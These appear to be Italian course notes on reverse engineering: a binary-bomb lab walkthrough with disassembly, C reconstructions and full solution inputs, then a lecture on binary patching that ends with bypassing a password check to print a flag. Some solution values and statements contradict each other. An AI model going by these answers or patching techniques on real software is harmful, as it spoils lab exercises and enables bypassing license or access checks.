2. Se andiamo sul caso base (che restituisce 0) evitiamo tutte le altre chiamate e quindi, dobbiamo solo capire come viene definito il caso base.

Dati i due numeri interi di prima e un numero che deve essere 0, si sa che la funzione ricorre e si ha quando si ha un numero costante; questo può essere quello del registro *esi*, quindi *0*. La struttura della chiamata di *func4(edx=0xe, esi=0x0, edi=x)*, e questa chiamata di funzione passa i parametri per registro.
Le condizioni per il passaggio di phase_4 sono l'input $x\ y$ per far sì che func(0xe, 0x0, x) restituisca 0 e che x sia inferiore a 15 e y sia 0.
Essendoci tre registri principali, possiamo quindi inserire una cosa del tipo *7 0* e risolvere la fase.

Disassemblando la funzione, è evidente che gli argomenti sono tra 0 e 14, con il primo che deve essere almeno >14 e il caso base prevede che l'altro elemento sia 0.

```
{
    int32_t iVar1;
    uint32_t uStack16;
    int32_t aiStack12 [3];

    iVar1 = sym.imp.__isoc99_sscanf(s, 0x4025cf, &uStack16, aiStack12);
    if ((iVar1 != 2) || (0xe < uStack16)) {
    // WARNING: Subroutine does not return
        sym.explode_bomb();
    }
    iVar1 = sym.func4(uStack16, 0, 0xe);
    if ((iVar1 == 0) && (aiStack12[0] == 0)) {
        return;
    }
    // WARNING: Subroutine does not return
    sym.explode_bomb();
}
```

```
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/8_bomb$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Border relations with Canada have never been better.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
0 207
Halfway there!
7 0
So you got that one.  Try this one.
```

Il codice di func4 può essere tradotto in questo modo in C:

```
int func4(int a, int b, int x)
{
   x;                              // edi
   int t1 = a - b;                 // eax
   int t2 = ((unsigned int)t1) >> 31; // ecx
   t1 = (t1 + t2) >> 1;
   t2 = t1 + b;
   if (t2 <= x)
   {
      t1 = 0;
      if (t2 < x)
         return 2 * func4(a, t2 + 1, x) + 1;
      return t1;
   }
   else
      return 2 * func4(t2 - 1, b, x);
}
```


Dobbiamo prestare attenzione a questa istruzione*: 400fd8: shr $0x1f,%ecx*. Il termine shr implica un'operazione su un tipo unsigned (si legga il codice C sopra).
Pertanto, possiamo trovare x tramite loop:

```
int main()
{
   int x = 0;
   for (x = 0; x <= 15; x++)
   {
      int t = func4(0xe, 0x0, x);
      if (t == 0)
         printf("%d ", x);
   }
}
```

Con risultato:
(x,y) = (0,0), (1,0), (3,0), (7,0)


Loro consigliano di fermarsi alla 4; io provo anche le altre.

Fase 5 - Si clicca tra la lista delle funzioni su *phase_5*



Questo pezzo controlla semplicemente che la lunghezza della stringa sia 6.

Si può notare un'altra cosa interessante sotto, nel campo *array_3449* (sx) e, facendo doppio clic (dx):



Fondamentalmente, il programma sta creando una hash table nel seguente modo:

```
hex index: 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
hash str : m  a  d  u  i  e  r  s  n  f  o  t  v  b  y  l
```

La corrispondenza è quindi:

`f(x) = hash_str[x & 0xf]`

`flyers` corrisponde ai caratteri `9, F, E, 5, 6, 7` nella tabella hash, perciò, `str[i] & 0xf (i=0,...,5)` dovrebbe essere `9, F, E, 5, 6, 7`. Possiamo controllare la tabella ASCII per ottenere i caratteri (componendo come struttura 0x3[carattere], tipo 0x3(9), etc.):

Conversione con https://www.rapidtables.com/convert/number/hex-to-ascii.html non mettendo 0x davanti:


0x39 → 9
0x3F → ?
0x3E → >
0x35 → 5
0x36 → 6
0x37 → 7

A livello di codice C, potrebbe equivalere a:

```
void phase5(const char *input)
{
   const char *hash_str = "maduiersnfotvbyl";
   char array[7];
   int i = 0;
   for (i = 0; i < 6; i++)
      array[i] = hash_str[input[i] & 0xf];
   if (strings_not_equal(array, "flyers"))
      explode();
}
```

Pertanto, un input come riportato sopra, quindi: `9?>567` basterà per farci passare questa fase.


Fase 6 - Si clicca tra la lista delle funzioni su *phase_6*



Analizziamo attentamente cosa fa tutto il codice; fondamentalmente, esegue una push di tre dati in sequenza decrescente, (14-13-12), dopodiché viene chiamata la funzione *read_six_numbers*, stessa esaminata prima. Sapremo quindi che la funzione chiama esattamente 6 numeri e, presumibilmente i primi 3, sono in sequenza decrescente.
Continuando con l'analisi, si nota che sottraiamo *1* da *r13* e compariamo a 5; se <= 5 allora avanziamo e consideriamo che si aggiunge 1, comparando a 6. Se questo non succede, la bomba esplode.
Quello che capiamo è che:

- ogni numero deve essere <=6 e i primi numeri devono essere <= 4

Successivamente, vengono fatti vari calcoli/spostamenti di registri di cui non è utile fornire i dettagli, essendo lunghetta; i primi 3 numeri devono essere <= 5.




Si consideri una spiegazione estesa presente ai due link sotto, ai quali mi aggancio per spiegare il resto del funzionamento del codice:
https://yieldnull-com.translate.goog/blog/ed9209f92effdad6f9fe997fdfc120ecc89ea212/?_x_tr_sl=auto&_x_tr_tl=it&_x_tr_hl=it&_x_tr_pto=wapp

https://yuhan2001-github-io.translate.goog/2021/04/01/bomblab/?_x_tr_sl=auto&_x_tr_tl=it&_x_tr_hl=it&_x_tr_pto=wapp

Il primo pezzo può essere tradotto in C++ come:

```
for(int i=0;i<=5;i++)
{
        if(a[i]-1>5||a[i]-1<0)
        explode_bomb();
  else
     for(int j=i+1;j<=5;j++)
       if(a[j]==a[i])
        explode_bomb();
}
```

Il successivo blocco di codice controlla che i numeri messi usino 7 per operare con i registri; ci sono una serie di spostamenti successivi, come evidenziato dal seguente pezzo di codice:



Ci son vari spostamenti che fondamentalmente sistemano il formato dei registri tra 4 e 8 byte; la cosa utile da sapere è *mov 7* del blocco sovrastante.


```
loc_401153:
lea     rsi, [rsp+78h+var_60]
mov     rax, r14
mov     ecx, 7
```

Tradotto in *dump* esadecimale (quanto contiene attualmente la memoria):

```
0x08048dd4 <+82>:  lea    0x10(%esp),%eax          ;eax=(0x10+esp)
0x08048dd8 <+86>:  lea    0x28(%esp),%ebx          ;ebx=(0x28+esp)
0x08048ddc <+90>:  mov    $0x7,%ecx                ;ecx=7
0x08048de1 <+95>:  mov    %ecx,%edx                ;edx=ecx=7
0x08048de3 <+97>:  sub    (%eax),%edx              ;edx=edx-M[eax]=7-M[eax]
0x08048de5 <+99>:  mov    %edx,(%eax)              ;M[eax]=edx
0x08048de7 <+101>: add    $0x4,%eax                ;eax=eax+4
0x08048dea <+104>: cmp    %ebx,%eax
0x08048dec <+106>: jne    0x8048de1 <phase_6+95>   ;若eax!=ebx, 则回跳至<phase_6+95>
```

A livello di codice, si traduce come segue

```
for(int i=0;a[i]!=a[6];i++)
{
    a[i]=7-a[i];
}
```



In dump corrisponde al seguente codice:

```
0x08048e22 <+160>:  mov    0x28(%esp),%ebx          ;ebx=M[0x28+esp]   --node[0]的地
0x08048e26 <+164>:  mov    0x2c(%esp),%eax          ;eax=M[0x2c+esp]   --node[1]的地
0x08048e2a <+168>:  mov    %eax,0x8(%ebx)           ;M[ebx+0x8]=eax       --node[0]
                                                    ;以下至<+196>都为连接结点、形成链表
0x08048e2d <+171>:  mov    0x30(%esp),%edx
0x08048e31 <+175>:  mov    %edx,0x8(%eax)
0x08048e34 <+178>:  mov    0x34(%esp),%eax
0x08048e38 <+182>:  mov    %eax,0x8(%edx)
0x08048e3b <+185>:  mov    0x38(%esp),%edx
0x08048e3f <+189>:  mov    %edx,0x8(%eax)
0x08048e42 <+192>:  mov    0x3c(%esp),%eax
0x08048e46 <+196>:  mov    %eax,0x8(%edx)
0x08048e49 <+199>:  movl   $0x0,0x8(%eax)           ;M[0x8+eax]=0, node[5].next=0(空)
0x08048e50 <+206>:  mov    $0x5,%esi                ;esi=5
0x08048e55 <+211>:  mov    0x8(%ebx),%eax           ;eax=M[0x8+ebx]    --下一节点的地
0x08048e58 <+214>:  mov    (%eax),%edx              ;edx=M[eax]    --下一结点的值
0x08048e5a <+216>:  cmp    %edx,(%ebx)
0x08048e5c <+218>:  jge    0x8048e63 <phase_6+225>
                    ;若M[ebx]>=edx, 即某结点的值不小于其后一个结点的值,则不会爆炸
0x08048e5e <+220>:  call   0x80490e6 <explode_bomb>    ;否则爆炸
0x08048e63 <+225>:  mov    0x8(%ebx),%ebx           ;ebx=M[ebx+0x8]    --下一个结点的
0x08048e66 <+228>:  sub    $0x1,%esi                ;esi=esi-1
0x08048e69 <+231>:  jne    0x8048e55 <phase_6+211> ;当esi!=0时, 回跳至<phase_6+211>,
                                                    ;故执行<+211>到<+231>的次数为6。
0x08048e6b <+233>:  add    $0x44,%esp               ;恢复栈帧, 过关。
0x08048e6e <+236>:  pop    %ebx
0x08048e6f <+237>:  pop    %esi
0x08048e70 <+238>:  ret
```

L’ultima parte richiede, usando una serie di 6 numeri che, sottratti successivamente di 1 (*sub ebp, 1*)

- Si può osservare che la struttura è composta da un valore (val), un numero (id) e l'indirizzo del nodo successivo (*next), formando una struttura a lista concatenata.

- Pertanto, in base al valore dell'array a[], riordina i 6 nodi del nodo: lascia che l'a[i-1]esimo nodo originale diventi nodo[i-1]. dove a[i-1]=(7-l'i-esimo valore dell'input).

L’ordinamento segue questa logica (https://yieldnull-com.translate.goog/blog/ed9209f92effdad6f9fe997fdfc120ecc89ea212/?_x_tr_sl=auto&_x_tr_tl=it&_x_tr_hl=it&_x_tr_pto=wapp)

/ ordiniamo la lista originale:*
***
** Value Index Calculation*
** 0x39c 2 7 - a - 1 = 2 => a = 4*
** 0x2b3 3 7 - b - 1 = 3 => b = 3*
** 0x1dd 4 7 - c - 1 = 4 => c = 2*
** 0x1bb 5 7 - d - 1 = 5 => d = 1*
** 0x14c 0 7 - e - 1 = 0 => e = 6*
** 0x0a8 1 7 - f - 1 = 1 => f = 5*
** */*

Phase_6 richiede quindi l’inserimento di numeri in modo decrescente, seguendo l’ordine $(7 - x_i - 1)$
Usando il comando *p/x* (print hexadecimal) in *gdb*, notiamo che le variabili che gli indirizzi delle variabili corrispondono al seguente mapping:

- p/x *(0x804c13c)@3
- $1 = {0xf3, 0x6, 0x0)


Così via fino al 6, ottenendo come struttura:
1|2|3|4|5|6
Valore originale: |0xf3|0x252|0x2fb|0x376|0xdf|0xea|
Destinazione: |4|3|2|1|6|5|

Secret_phase → Fase segreta (Ultima fase, dopo aver sconfitto tutti i livelli)
Si può notare dalla funzione *phase_defused* che quando il numero di stringhe immesse è maggiore di 6, si arriva alla fase segreta, inserendo però un input fisso (stringa), nel livello 4, che ricordiamo leggeva 2 numeri (bastevoli per passare la fase) e una stringa fissa, in questo caso come si vede *DrEvil*.

```
lea     r8, [rsp+78h+var_68]
lea     rcx, [rsp+78h+var_6C]
lea     rdx, [rsp+78h+var_70]
mov     esi, offset aDDS ; "%d %d %s"
mov     edi, offset unk_603870
call    ___isoc99_sscanf
cmp     eax, 3
jnz     short loc_401635

mov     esi, offset aDrevil ; "DrEvil"
lea     rdi, [rsp+78h+var_68]
call    strings_not_equal
test    eax, eax
jnz     short loc_401635

mov     edi, offset aCursesYouVeFou ; "Curses, you've found the secret phase!"
call    _puts
mov     edi, offset aButFindingItAn ; "But finding it and solving it are quite"...
call    _puts
mov     eax, 0
call    secret_phase
```

Inserendo ad esempio *0 0 DrEvil* su quella fase, si passa senza problemi alla fase segreta.

Quello che viene fatto in questa funzione è leggere l'input, eseguire spostamenti di registri, convertire una stringa a *long integer* con la funzione *strtol* e chiamare *fun7*.



La funzione *fun7* formatta inizialmente i registri e confronta con *test* (che serve a fare l'and bit a bit dei registri) il contenuto di *rdi*; se sono uguali, mette tutto a 0.
Altrimenti, si nota che la funzione procede comparando due registri e:

- si ha una moltiplicazione per 2 (data da *add eax eax*)
- viene aggiunto 1 ad *eax*
- viene chiamata *fun7* ricorsivamente, fino a quando la chiamata di *fun7* è 0x8, che corrisponde ad 8.

Concludiamo che il flusso della funzione debba avere valore:
`2 * (1 + 2 * fun(7))` che sarà `2 * (1 + 2 * 0)` per effetto del ramo *else* che azzera.
Avremo quindi che inserendo *22* tutto funziona.

Ciò è evidente dal seguente disassembly; il primo e secondo elemento devono essere entrambi 2.

```
oid sym.secret_phase(void)
Terminal

    uint32_t uVar1;
    int32_t iVar2;
    ulong uVar3;

    uVar3 = sym.read_line();
    uVar1 = sym.imp.strtol(uVar3, 0, 10);
    if (1000 < uVar1 - 1) {
    // WARNING: Subroutine does not return
        sym.explode_bomb();
    }
    iVar2 = sym.fun7(obj.n1, uVar1);
    if (iVar2 != 2) {
    // WARNING: Subroutine does not return
        sym.explode_bomb();
    }
    sym.imp.puts("Wow! You\'ve defused the secret stage!");
    sym.phase_defused();
    return;
```

Input di tutte le fasi:

1) Border relations with Canada have never been better.
2) 1 2 4 8 16 32
3) 7 327
4) 0 0 DrEvil
5) 9?>567
6) 4 3 2 1 6 5
7) 22

Welcome to my fiendish little bomb. You have 6 phases with which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
Border relations with Canada have never been better.
That's number 2. Keep going!
7 327
Halfway there!
0 0 DrEvil
So you got that one. Try this one.
9?>567
Good work! On to the next...
4 3 2 1 6 5
Curses, you've found the secret phase!
But finding it and solving it are quite different...
22
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!


Lezione 12: Patching (Pier Paolo Tricomi)

Patch (in inglese "pezza", "toppa"), in informatica, indica una porzione di software progettata per aggiornare o migliorare un programma. Ciò include la risoluzione di vulnerabilità di sicurezza e altri bug generici: tali patch vengono anche chiamate fix o bugfix.
Il termine è solitamente associato:

- a dei piccoli aggiornamenti
- per applicare una fix ad un file binario con dei bug
- per cambiare il comportamento di un file binario (dato che non si possiede il codice sorgente, è l'unica opzione disponibile)

Si cerca quindi di cambiare il programma tramite analisi statica dello stesso. Cerchiamo di capire cosa fa il file binario e cerchiamo di cambiare i suoi byte per i nostri scopi (prima che vada effettivamente in esecuzione, modificando i byte)

Un'idea semplice di come dovrebbe funzionare il patching: prendiamo il codice presente, cerchiamo di apportare delle piccole modifiche e otteniamo in output un file simile ma diverso a quello che si sarebbe ottenuto in origine; in particolare, effettuiamo una modifica esattamente nel punto in cui ci interessa.



Quali strumenti utilizziamo?
In pratica, tutti gli analizzatori statici visti finora:
- IDA Pro → la versione free non funziona bene
- Binja → a pagamento
- Ghidra → gratis, ma non funziona (per le patch, ma per decompilare è il numero uno, listen to me fellow reader)
- Editor esadecimale/Hex Editor → Gratis e funziona abbastanza bene (per cose semplici)
- Radare2 → Gratis e funziona abbastanza bene (per cose semplici)

La strategia con un editor esadecimale è così composta:

1. Eseguire una copia del file binario
2. Usare un disassembler per trovare le istruzioni da modificare.
3. Guardate i byte esadecimali e trovateli nel file binario.
4. Modificare i byte e salvare
5. Eseguite il binario patchato e si prega

Viene suggerito di dare un'occhiata agli operandi x86 al link: http://ref.x86asm.net/coder64.html

Per trovare byte esadecimali nel file binario:

Modo semplice: Copiare i byte consecutivi dalla vista esadecimale del disassemblatore intorno alle all'istruzione da patchare e cercarli nel binario usando l'editor esadecimale. Individuare quindi i byte esatti da patchare.

Assicurarsi che l'Editor esadecimale e il Disassembler condividano la stessa vista (tipo di Endian, numero di byte raggruppati nella vista...).
Little Endian → Il byte meno significativo è posizionato nel byte con l'indirizzo più basso
Big Endian → Il byte più significativo è posizionato nel byte con l'indirizzo più basso

Little Endian Singolarmente Raggruppato	Little Endian Doppiamente Raggruppato
0x11 0x22 0x33 0x44	0x2211 0x4433

Modo complicato: Calcolarne il Relative Virtual Address (di più al link: https://stackoverflow.com/questions/2170843/va-virtual-address-rva-relative-virtual-address)

Ritradotto per dare un confronto ed una comprensione:

- *RVA (indirizzo virtuale relativo)*
  In un file immagine, l'indirizzo di un elemento dopo che è stato caricato in memoria, a cui viene sottratto l'indirizzo di base del file immagine. L'RVA di un elemento è quasi sempre diverso dalla sua posizione all'interno del file su disco (puntatore al file).
  In un file oggetto, un RVA è meno significativo perché le posizioni di memoria non sono assegnate. In questo caso, un RVA sarebbe un indirizzo all'interno di una sezione (descritta più avanti in questa tabella), a cui viene successivamente applicata una rilocazione durante il linking. Per semplicità, il compilatore dovrebbe impostare a zero il primo RVA di ogni sezione.
  Questo è utile ad esempio nei driver:
  - Si prende il driver relativo al processo attualmente in una sezione di memoria
  - Si carica il file partendo dall'indirizzo virtuale del processo ora presente o del file
  - Si calcola tramite un offset e si aggiunga la sezione base dell'indirizzo virtuale

- *VA (indirizzo virtuale/virtual address)*
  Come RVA, ma l'indirizzo di base del file immagine non viene sottratto. L'indirizzo è chiamato "VA" perché Windows crea uno spazio VA distinto per ogni processo, indipendente dalla memoria fisica. Per quasi tutti gli scopi, un VA dovrebbe essere considerato solo un indirizzo. Un VA non è prevedibile come un RVA, perché il caricatore potrebbe non caricare l'immagine nella sua posizione preferita.
  Questo riguarda:
  - Fisicamente i processi, quindi capisce dove sono collocati. Sono usati dagli RVA per caricare file o librerie/driver alla bisogna.

NOTA BENE: confrontare sempre un gruppo di byte (editor esadecimale vs. disassembler) per verificare se si è trovata l'area giusta.

La strategia di Radare2, invece:

1. Eseguire una copia del binario	
2. Aprire il binario in modalità di scrittura	*r2 -w <binary>*
3. Avviare l'analisi	*aaaaa*
4. Cercare la funzione desiderata	*s <function name>*
5. Stampa la funzione decompilata	*pdf*
6. Capire che cosa patchare	*"use brain"*
7. Andare all'indirizzo da patchare	*s <address>.*
8. Eseguire il patch utilizzando l'istruzione wa	
9. Doppio controllo con pdf	

Scritto da Gabriel

```
[0x000044e7]> wa?
Usage: wa[of*] [arg]
| wa nop            write nopcode using asm.arch and asm.bits
| wai jmp 0x8080    write inside this op (fill with nops or error if doesnt fit)
| wa* mov eax, 33   show 'wx' op with hexpair bytes of assembled opcode
| "wa nop;nop"      assemble more than one instruction (note the quotes)
| waf f.asm         assemble file and write bytes
| wao?              show help for assembler operation on current opcode (hack)
[0x000044e7]> "wa nop;nop;nop;nop;nop;nop;nop"
Written 7 byte(s) (nop;nop;nop;nop;nop;nop;nop) = wx 90909090909090
[0x000044e7]>
```

Alcune cose che si possono fare:
- riempire con NOP
- invertire i rami (JE <-> JNE)
- rimuovere i rami (NOP/JMP)
- modificare alcune costanti (ad esempio, stringhe/numeri)
- incollare nuove funzioni (non è così comune, ma può accadere)

Tempo di un'altra demo, di cui si dettagliano i passi di esecuzioni (cartella Demo che contiene *hello_world3*). Quindi:

- Si va nella cartella Demo di questa lezione
- Si inserisce il file come eseguibile (in questo caso, *hello_world3* con *chmod +x hello_world3*)
- Lo eseguiamo: *./helloworld*
- È un programmino molto semplice; infatti, basta inserire *password* ed ecco che riusciamo subito ad avere la flag. Noi vogliamo *modificarlo per fare in modo di ottenere sempre la flag anche inserendo la password sbagliata*.
- Apriamo il file *hello_world3* in IDA
- Il file legge il file "psw.txt" per sapere la password da inserire, poi apre lo stream del file con *_fgets*, poi chiude il file (*_fclose*), usa la funzione *_gets* per prendere l'input dall'utente, stampa con *printf* quanto trovato e compara le stringhe tra la password presente nel file e quella che inseriamo.
- Se la password è sbagliata, stampa "Wrong password", altrimenti usa la funzione *print_flag*


Soluzione

IDA ci mostra il flusso di esecuzione; questo non è male, ma IDA può fare molto di più, per esempio modificare il programma.
Spieghiamoci meglio: sappiamo che *hello_world3* sta eseguendo un controllo della password e che se inseriamo la password corretta, otterremo i privilegi. Possiamo immaginare che il programma segua il seguente pseudocodice:

inserted_psw <- input()
If check(real_psw, inserted_psw){
give_privileges() //true branch
}
else{
exit(); //false branch
}

Quello che possiamo fare, per esempio, è chiamare la funzione *give_privileges* anche nel ramo else, giusto? Possiamo provare a fare questa cosa in IDA.

Ci interessa la seguente parte del codice, in cui è presente un test tra due registri
(come nell'esercizio precedente) e, se è vero (password corretta), si chiama la funzione *print_flag*.



Dal blocco principale, possiamo vedere che l'istruzione che salta è una *jnz*, ovvero "jump if not zero": se cambiamo il valore "*loc_994*", che è l'etichetta della password sbagliata, con l'indirizzo del ramo True, l'esercizio è risolto.
Per prima cosa dobbiamo avere l'indirizzo del ramo True; possiamo cambiare la vista da "vista grafico/graph view" a "vista testo/text view" e si dovrebbe ottenere qualcosa di simile:

```
.text:0000000000000974                 mov     edx, 8          ; n
.text:0000000000000979                 mov     rsi, rcx        ; s2
.text:000000000000097C                 mov     rdi, rax        ; s1
.text:000000000000097F                 call    _strncmp
.text:0000000000000984                 test    eax, eax
.text:0000000000000986                 jnz     short loc_994
.text:0000000000000988                 mov     eax, 0
.text:000000000000098D                 call    print_flag
.text:0000000000000992                 jmp     short loc_9A0
